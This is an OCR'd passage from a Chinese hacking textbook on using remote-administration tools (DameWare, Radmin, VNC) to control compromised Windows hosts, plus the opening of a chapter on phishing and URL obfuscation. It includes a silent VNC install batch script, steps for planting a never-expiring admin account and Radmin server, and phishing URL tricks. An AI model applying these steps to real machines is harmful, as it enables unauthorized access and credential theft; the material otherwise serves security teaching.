


图 4-45

第4章 远程控制




图 4-46




图 4-47

下面使用 Remove Service 功能把刚才安装的服务删除，首先弹出的界面如图 4-48 所示，选择要删除服务的主机 192.168.0.2，然后单击“下一步”按钮，进入图 4-49 所示的界面。




图 4-48




图 4-49

在图 4-49 中选择刚才建立的服务名称“BackDoor”，单击“下一步”按钮，然后单击“完成”按钮，服务即被删除，如图 4-50 所示。

- Sessions（会话管理）：查看远程主机的网络会话情况，如图 4-51 所示。




图 4-50



图 4-51





图 4-54

- **Users（用户管理）**：入侵者可以建立新用户、删除用户或修改用户属性等，如图 4-55 所示。



图 4-55

下面尝试建立一个新的管理员用户账号。单击鼠标右键，在弹出的快捷菜单中选择“New”命令，弹出的对话框如图 4-56 所示。

在“User Name”文本框中输入用户名，在“Password”和“Confirm Password”文本框中分别输入两次密码，切记勾选“Password Never Expires”复选框，这样密码不会过期。在“Group”选项卡中为该用户赋予管理员权限，如图 4-57 所示。



图 4-56



图 4-57



单击“Add”按钮，一个新的管理员账号就建立成功了。

Wake-On-LAN（远程唤醒）：局域网唤醒功能，对入侵者来说，该功能很少使用。

至此，DameWare NT Utilities 的大部分功能已介绍完毕，可以看到，DameWare 功能非常强大，为网管提供了极大的方便，也为入侵者开辟了一条捷径。对于入侵初学者来说，记忆大量的命令行操作非常困难，而 DameWare 给出了一种图形的解决方案，只要点点鼠标就能完成各种入侵操作。DameWare 的远程控制依赖于 IPC，所以要求远程主机必须开放 IPC\$ 共享。

## 4.2 Radmin 入侵实例

### 4.2.1 Radmin 简介

Radmin 是一款功能强大的远程计算机控制软件，分为服务端（安装到欲控制的电脑上）和客户端（本地电脑控制服务端使用），可以为入侵者提供远程屏幕监控、远程 Shell 操作、远程关机等功能。获取远程屏幕时有多种色彩选择，在速度不同的网络条件下都能运用自如。

### 4.2.2 Radmin 的安装

运行安装程序，安装过程中出现图 4-58 所示的选择界面，入侵者的目的是控制其他电脑，所以这里只选择“Install Remote Administrator Viewer”复选框，即只安装客户端，不安装服务端。切记：如果同时安装了服务端，则本地电脑有被他人控制的危险。安装完成后，得到的是试用版。




图 4-58

4.2.3 Radmin 的使用

从“开始”菜单中打开 Radmin 的客户端“Remote Administrator viewer”，由于是试用版，会弹出图 4-59 所示的对话框，要求输入序列号，单击“Ok”按钮进入程序，程序主界面如图 4-60 所示。



图 4-59




图 4-60

Radmin 的服务端由 AdmDll.dll、raddrv.dll 和 r\_server.exe 3 个文件组成，因为安装时选择不安装服务端，所以本例使用“Radmin 服务端生成器”软件来生成服务端，其界面如图 4-61 所示。依次填写进程名“Radmin”、密码“12345678”和端口号“4899”，由于大众版不支持穿透防火墙功能，所以无须选择。单击“生成”按钮，在当前文件夹下生成一个名为 hunke.exe 的自解压文件，就是服务端。



图 4-61

通过前几章介绍的各种方法，把刚才生成的服务端复制到远程主机并运行，本例通过建立 IPC 连接来实现，如图 4-62 和图 4-63 所示。

黑客攻防实战入门（第3版）




图 4-62




图 4-63

几分钟后，打开客户端，选择“Connection”菜单中的“New”命令，添加一台新主机，如图 4-64 所示。输入目标主机 IP 地址和端口号，单击“OK”按钮。

在新添加的主机图标上单击鼠标右键，弹出图 4-65 所示的快捷菜单，依次为“Full control（完全控制）”、“View only（仅仅监视）”、“Telnet（远程命令提示符）”、“File transfer（文件传输）”、“Shutdown（关机）”、“License key transfer（传输序列号）”、“Delete（删除）”和“Properties（属性）”。



图 4-64




图 4-65

- Full control（完全控制）：通过屏幕监视完全控制远程主机的键盘和鼠标。连接时弹出如图 4-66 所示的对话框，要求输入密码。把刚才为服务端设置的密码填入，并按“OK”按钮。

几秒钟后，在本地得到远程计算机的当前屏幕，如图 4-67 所示，可以直接用键盘和鼠标操作远程计算机，就像使用本地计算机一样。




图 4-66

## 第4章 远程控制

- **View only（仅仅监视）**：使用方法与 Full control 相似，只是在本地得到远程计算机的屏幕后，只可观看，不可操作。
- **Telnet（远程命令提示符）**：输入控制密码后，可到一个远程计算机的命令提示符，如图 4-68 所示。




图 4-67




图 4-68

这个命令提示符具有 System 权限，使用提示符下的注册表编辑工具，可以直接修改注册表的 SAM 分支，SAM 分支是注册表中存放账号信息的地方，通过 Radmin 提供的命令提示符，无须使用进程插入程序 psu.exe，直接在提示符下使用 reg.exe 就能完成克隆账号等工作。DameWare 得到的命令提示符是管理员权限，无法对注册表的 SAM 进行修改。

- **File transfer（文件传输）**：界面如图 4-69 所示，分为本地和远程两个部分，可以执行上传、下载、删除、重命名等操作，类似于图形界面的 FTP 程序。
- **Shutdown（关机）**：远程关机，输入密码后弹出图 4-70 所示的对话框，可以对远程主机进行重启、关机、注销等操作。




图 4-69




图 4-70

与 DameWare 相比，Radmin 工具更加小巧精悍，为远程主机安装好服务端以后，无须借助 IPC 即可进行远程操作。高级连接功能允许用户通过跳板进行连接，大大提高了入侵的隐蔽性，如图 4-71 所示为通过跳板 192.168.0.3，连接到目标主机 192.168.0.2（要求跳板主机也安装有 Radmin 服务端）。关于跳板的详细介绍，请参阅后续章节。




图 4-71

目前 Radmin 已推出 3.0 试用版，但是服务端没有更新，仍为 2.0 版，感兴趣的读者可以下载 Radmin 3.0 影子汉化版试用。

### 4.3 VNC 入侵实例

#### 4.3.1 VNC 简介

VNC 是一款类似于终端服务的远程控制软件，非常小巧，性能稳定，该软件最大的特点是支持跨平台远程控制，客户端无须安装，甚至用 IE 等浏览器就可控制服务端。

#### 4.3.2 VNC 的安装

VNC 的 Windows 版安装程序如图 4-72 所示，因为 VNC 本身没有提供远程安装功能，想要实现远程安装，必须先在本机安装服务端，然后找出相关文件并导出注册表内容，所以在图 4-72 所示的界面中服务端、客户端都要选择安装。




图 4-72

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

第4章 远程控制

VNC 服务端配置界面如图 4-73 所示，选择“VNC Password Authentication”为远程连接设置密码，单击“Configure”按钮，弹出图 4-74 所示的对话框，连续输入两次密码。



图 4-73




图 4-74

如果已获得远程主机的管理员密码，也可在图 4-73 所示的界面中选择“NT Logon Authentication”直接使用管理员密码进行连接验证。

使用注册表编辑器将 VNC 在本机的设置导出。如图 4-75 所示，需导出的注册表项为“HKEY\_LOCAL\_MACHINE\SOFTWARE\RealVNC”，将导出的文件名设为 vnc.reg。

导出的 vnc.reg 如图 4-76 所示（具体系统会有所不同）。



图 4-75




图 4-76

将下列安装所需的文件复制到远程主机同一个文件夹中：

```
logmessages.dll
vnc.reg
vncclipboard.exe
winvnc4.exe
wm_hooks.dll
```

然后编写一个 insvnc.bat 文件，内容如下：

```
regedit /s vnc.reg
winvnc4 -register
winvnc4 -start
```

如图 4-77 所示，将该.bat 文件与上述 5 个文件放在同一文件夹中。




图 4-77

在远程主机上执行 insvnc.bat 命令，几秒钟后，VNC 服务端就安装成功了。进行远程连接时，先弹出对话框要求输入密码，如图 4-78 所示。连接成功后，即可进行远程控制，如图 4-79 所示。




图 4-78




图 4-79

如图 4-80 所示为直接使用 IE 连接 VNC 服务端，事实上，只要是支持 Java 的浏览器，都可用于连接 VNC 服务端，可见，VNC 具有极强的跨平台能力。

相比其他远程控制软件，VNC 功能单一，但性能稳定，具有强大的跨平台能力，在 Windows、UNIX、Linux、Mac 等多种操作系统下都能运用自如。甚至可以利用支持 Java 功能的手机来控制电脑，如图 4-81 所示。

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。




图 4-80




图 4-81

### 4.4 其他远程控制软件

pcAnywhere 也是常见的远程控制软件，其界面如图 4-82 所示，该软件出自商业软件巨头赛门铁克公司，所以稳定性和安全性都不在话下，强大的带宽自动检测功能，可以适应任何网络连接方式。因为 pcAnywhere 提供的功能过于纷繁复杂，所以软件体积非常庞大，很难实现远程安装，入侵者很少使用，通常只用于目标主机已经安装服务端的情况下，进行口令猜测。



免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

黑客攻防实战入门（第3版）



图 4-82

4.5 小结

任何事物都是有两面性，远程控制软件作为一种合法的商业软件，为网络管理员提供了极大的方便，也给入侵者制造了强大的入侵武器。披着羊皮的狼是最危险的，利用这类远程控制软件进行入侵的时候，杀毒软件一般不会报警。要防御这类入侵活动，就必须提高网络安全意识，设置强壮的管理员密码，认真配置网络防火墙，阻止可疑进程网络访问。



## 第 5 章 Web 攻击

相信大家在上网浏览网页看到其他网站的链接时，常常会去单击它，但大家是否意识到，就在单击的同时，也许已被 Web 欺骗攻击了。Web 欺骗攻击的原理并不复杂，所谓的攻击也就是中断被攻击者主机到目标服务器之间的正常连接，并重新建立一条从被攻击者主机到攻击者主机再到目标服务器的连接。虽然这种攻击可能并不会直接影响被攻击者的主机，但它所带来的潜在危害是不容忽视的。而且，Web 欺骗攻击很容易实现，也只是千变万化的 Web 攻击中的一种，在网站林立的今天，为了提高网站整体安全指数，我们有必要了解入侵者的各种 Web 攻击方式。

在本章中，我们将通过一些案例来介绍什么是 Web 欺骗攻击、注入攻击、以及入侵者是如何利用这些攻击方式实现 Web 攻击的。

本章主要介绍如下内容：

- ✎ Web 欺骗攻击。
- ✎ SQL 注入攻击。
- ✎ 跨站脚本攻击。
- ✎ Web 后门及加密隐藏。
- ✎ Web 权限提升。

### 5.1 Web 欺骗攻击

---

Web 欺骗攻击的原理并不复杂，所谓的攻击也就是中断被攻击者主机到目标服务器之间的正常连接，并重新建立一条从被攻击者主机到攻击者主机再到目标服务器的连接。通过夹在被攻击主机与目标服务器之间的那台攻击者的主机，被攻击者的一切行为都将被记录，让攻击者一览无余，它可以轻而易举地得到被攻击者输入的用户名、密码等一切资料，而被攻击者对此全然不知，这就是 Web 欺骗攻击最危险的地方。

#### 5.1.1 网络钓鱼

网络安全技术的发展随着网络的发展不断进步着，层出不穷的新颖的攻击方式也不断地暴露出来，“钓鱼式攻击”就是其中的一种，攻击者通常都是对商业网站的页面进行模仿

## 黑客攻防实战入门（第3版）

或者复制，尽可能使网站内容的布局与被模仿网站一致，以达到欺骗被攻击者的目的。用户误将假页面的网站当做真网站访问，其所提交的所有个人信息都已被攻击者的主机记录。通常假网站与真网站之间页面的内容和框架基本是一致的，但真网站与假网站毕竟是有区别的，尤其是域名的区别，攻击者通常用将数字“1”跟字母“I”，数字“0”和字母“o”相替换等类似手法，以迷惑用户，用户在网上时如果不仔细辨别，还以为自己访问的是自己想要访问的真实网站，如图 5-1 所示。

### 相关知识

#### 什么是钓鱼式攻击？

网络钓鱼（Phishing）一词是英文单词“Fishing”和“Phone”的组合体，由于黑客始祖最初是以电话作案的，所以用“Ph”来代替“F”，创造了“Phishing”，Phishing 的发音与 Fishing 相同。“网络钓鱼”就其本身来说还称不上是一种攻击手段，应该算是诈骗方法，就像现实社会中的诈骗一样。攻击者利用伪造的电子邮件和伪造的 Web 站点来进行诈骗活动，诱骗访问者访问其伪造的页面并获取受害人的一些个人信息，如信用卡号、账户和口令、社保编号等内容（通常主要是一些跟财务、账户有关的信息），以获取非法利益，受骗者往往会泄露自己的财务数据。诈骗者通常会将自己伪装成知名银行、在线零售商和信用卡公司等门户品牌，所以，网络钓鱼的受害者往往也都是那些跟电子商务有关系的服务商和使用者。



图 5-1

目前，网络钓鱼的技术手段越来越复杂，比如在图片中隐藏的恶意代码、键盘记录程序，当然还有跟合法网站外观完全一样的虚假网站，这些虚假网站与其模仿的合法网站相比可以说一模一样，在某些方面比合法网站做得还要好，甚至连浏览器下方带有安全连接标记的锁都能显示出来，如图 5-2 所示。

这里向大家介绍钓鱼式攻击的过程，其攻击的流程图如图 5-3 所示。




图 5-2




图 5-3

### 1. 钓鱼者攻陷带有用户信息的数据库服务器

钓鱼者主要入侵网络上一些防护较为薄弱的服务器，窃取用户的名字和邮箱地址。早期的网络钓鱼者利用垃圾邮件将受害者引向伪造的因特网站点，这些伪造的因特网站点由他们自己设计，并且看上去和合法的商业网站极其相似。很多人都曾收到过来自网络钓鱼者所谓的“紧急邮件”，钓鱼者自称他们是某个购物网站或某商业网站的客户代表，告知用户，如果不登录他们所提供的某伪造的网站并提供自己的身份信息，那么这位用户在该购物网站的账号就有可能被封掉，当然很多用户都能识破这种骗局。现在的网络钓鱼者往往通过远程攻击一些防护薄弱的服务器获取客户名称的数据库，并通过钓鱼邮件投送给明确的目标。

### 2. 钓鱼者通过已知的用户信息发送具有针对性质的邮件

由于获取了目标用户的信息，现在的钓鱼者发送的邮件都不是以往随机散发的垃圾邮件。他们在邮件中会写出用户的真实名称，而不是以往的“尊敬的客户”等。当用户在邮件中看到了自己的真实姓名，潜意识告诉自己这封邮件是可信的。这样，这种钓鱼方式就更加具有欺骗性，容易获取客户的信任。这种针对性很强的攻击方式更加有效地利用了社会工程学原理。很多用户已经能够识破普通的以垃圾邮件形式出现的钓鱼邮件，但对于这种专门针对自己的邮件，往往使人不胜防。

### 3. 用户接收钓鱼邮件，访问伪造的因特网站点

当用户接收到这封具有很强欺骗性的邮件时，往往会被此类邮件欺骗。钓鱼者用到的主要欺骗手段如下。

### （1）IP 地址欺骗

IP 地址欺骗主要是利用 IP 地址的十进制格式表示，通过毫无规律的数字来麻痹用户，例如，IP 地址 220.181.18.155，将此 IP 地址换算成十进制后是 3702854299，在命令提示符中 Ping 这个数字后可以发现，其结果与 Ping 220.181.18.155 的结果相同，如图 5-4 所示。

这就是 IP 地址的十进制表达方式，3702854299 与 220.181.18.155 之间是等价的。




图 5-4

### 相关知识

IP 地址转化为十进制的计算方式：众所周知，百度的域名为 www.baidu.com，其 IP 地址为“220.181.18.155”，它所对应的十进制 IP 地址换算过程为：“220\*256\*256\*256+181\*256\*256+18\*256+155=3702854299”。

### （2）以假乱真的 URL 地址欺骗

首先介绍一下 URL 的基础知识，一个 URL 最普通的形式如下。

<scheme>:<scheme-specific-part>

其中：

<scheme>部分表示网络协议的名称，如 ftp、http、https 等。

<scheme-specific-part>部分被定义为以下几个部分。

<user>:<password>@<host>:<port>/<url-path>

<user>表示登录的用户名。

<password>表示登录用户的密码，它们之间用符号“@”来衔接。

<host>表示主机地址，可以是域名，也可以是 IP 地址。

<port>表示该主机对应协议的访问端口，每项协议所默认的端口互不相同，http 默认的端口是 80，ftp 默认的端口是 21。

URL“ftp://test:123456@www.ftp.com:21/test/test.exe”表示用户名为“test”，密码为“123456”的用户登录“www.ftp.com”主机的 ftp 服务，从 FTP 根目录下的“test”目录内下载“test.exe”文件。

结合上述关于 IP 地址的十进制表达方式，钓鱼者还可以通过构造如下 URL 来迷惑用户，如果一个网页的地址是“http://www.163.com&subject@3702854299”，当在 IE 内转到该页面后，可以发现实际上访问的是“百度”，而不是“网易”的页面。因为真实的页面地址是“http://3702854299”，而“www.163.com&subject”只是当做一个用户名而被忽略掉了，如图 5-5 所示。



图 5-5

### （3）Unicode 编码欺骗

Unicode 编码有诸多安全性的漏洞，这种编码方式本身也给网址的识别带来了不便，面对像“%5c%23”这样的特殊字符，很少有人能看出它的真正内容。“http://www.baidu.com”可以用 Unicode 编码方式访问，即用浏览器访问“http://%77%77%77%2e%62%61%69%64%75%2e%63%6f%6d/”的效果与直接访问“百度”的效果一样。攻击者可将上述几种方法综合起来构造特殊的 URL。

#### 相关知识

什么是 Unicode？

Unicode 是用两个字节表示每个字符的字符编码方案。国际标准组织（ISO）几乎为每种语言的每个字符和符号在 0~65535 ( $2^{16}-1$ ) 范围内定义了一个数字（再加上为将来发展保留的一些空余空间）。在所有 32 位版本的 Windows 中，部件对象模型（COM）都使用 Unicode，它是 OLE 和 ActiveX 技术的基础。Windows NT 全部支持 Unicode。虽然 Unicode 和 DBCS 都是双字节字符，但它们的编码方案完全不同。

Unicode 给每个字符提供了一个唯一的数字，不论什么平台，不论什么程序，不论什么语言。Unicode 标准已经被这些工业界的领导们所采用，例如，Apple、HP、IBM、JustSystem、Microsoft、Oracle、SAP、Sun、Sybase、Unisys 等其他许多公司。最新的标准都需要 Unicode，例如，XML、Java、ECMAScript（JavaScript）、LDAP、CORBA 3.0、WML 等，并且 Unicode 是实现 ISO/IEC 10646 的正规方式。许多操作系统、所有最新的浏览器和许多其他产品都支持它。Unicode 标准的出现和支持它工具的存在是近来全球软件技术最重要的发展趋势。

### 4. 被欺骗用户的个人信息资料被钓鱼者窃取

被欺骗用户被钓鱼邮件引导访问伪造的虚拟站点，钓鱼者让不知情的用户输入自己的

免责声明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

“用户名”和“密码”，然后通过表单的提交，将用户的个人信息甚至信用卡信息存至傀儡主机的数据库中。当获得用户的账户信息后，钓鱼者一般会在网页上提示“您的信息更新成功！”等类似语句，让用户感觉“心满意足”。这是比较常见且具有较高欺骗等级的一种欺骗方式，甚至有些攻击者编造公司信息和认证标志，其隐蔽性更强，如图 5-6 所示。



图 5-6

5. 钓鱼者使用被害用户的密码信息进入其他网站

钓鱼者利用已获得受害用户的身份信息进入其他网站（如网上银行）进行消费或者转账，并利用其身份信息通过用户所拥有的邮箱列表转发钓鱼邮件，继续欺骗其他用户。

钓鱼式攻击案例分析

国内案例：

